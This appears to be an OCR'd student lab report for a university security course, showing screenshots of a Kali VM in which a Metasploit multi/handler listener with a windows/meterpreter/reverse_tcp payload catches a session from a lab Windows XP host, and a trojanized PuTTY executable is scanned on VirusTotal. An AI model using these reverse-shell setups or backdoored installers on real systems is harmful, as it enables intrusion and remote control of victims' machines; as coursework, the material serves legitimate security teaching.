Praktikum 12


https://courses.cs.ut.ee/2024/turve/spring/Main/Praktikum12

ÜL 1


ISHERENOW

Isherenow


ÜL 2




ÜL 3



kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Metasploit screenshare - 192
file:///home/kali/GvlxOIKt.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Target IP : 192.168.1.184
Start time : 2024-05-02 10:18:05 -0400
Status : Playing
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\kasutaja>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : lan
IP Address. . . . . : 10.0.2.15
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.2.2
C:\Documents and Settings\kasutaja>
perenimi - Notepad
File Edit Format View Help
Richard-Sven Rivik
start
Right Control

ÜL 4


kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.1.184
10.0.2.15
KASUTAJA-49C2EA\kasutaja @ KASUTAJA-49C2EA
192.168.1.129
Console X
exploit X
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 20318
LPORT => 20318
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:20318
[*] Sending stage (176198 bytes) to 192.168.1.184
[*] Meterpreter session 1 opened (192.168.1.146:20318 -> 192.168.1.184:53450) at 2024-05-03 06:51:41 -0400
msf6 exploit(multi/handler) >
Right Control

ÜL 5


kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
VirusTotal - File - 036850
https://www.virustotal.com/gui/file/036850ef571ee8fcd83af81cc337d3f313d01d7392879f2cc2d4100a1f241057/behavior
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
49 / 72
Community Score
49/72 security vendors and no sandboxes flagged this file as malicious
Reanalyze Similar More
036850ef571ee8fcd83af81cc337d3f313d01d7392879f2cc2d4100a1f241057
PuTTY
Size 1.80 MB
Last Modification Date a moment ago
EXE
DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Display grouped sandbox reports
CAPA
Microsoft Sysinternals
VirusTotal Jujubox
CAPE Sandbox
Zenbox
There are some sandboxes still analysing the file.
Activity Summary
Download Artifacts Full Reports Help
Detections NOT FOUND
Mitre Signatures NOT FOUND
IDS Rules NOT FOUND
Sigma Rules NOT FOUND
Dropped Files 13 OTHER
Network comms 1 DNS 7 IP


kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
VirusTotal - File - 036850
https://www.virustotal.com/gui/file/036850ef571ee8fcd83af81cc337d3f313d01d7392879f2cc2d4100a1f241057/behavior
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
There are some sandboxes still analysing the file.
Activity Summary
Download Artifacts Full Reports Help
Detections NOT FOUND
Mitre Signatures NOT FOUND
IDS Rules NOT FOUND
Sigma Rules NOT FOUND
Dropped Files 13 OTHER
Network comms 1 DNS 7 IP
Network Communication
DNS Resolutions
www.microsoft.com
IP Traffic
TCP 20.99.185.48:443
TCP 192.229.211.108:80
TCP 23.216.147.64:443
TCP 20.99.184.37:443
TCP 23.216.81.152:80 (www.microsoft.com)
TCP 20.99.186.246:443
TCP 192.168.1.146:20318
Behavior Similarity Hashes
File system actions
Registry actions
Process and service actions
Modules loaded
Highlighted actions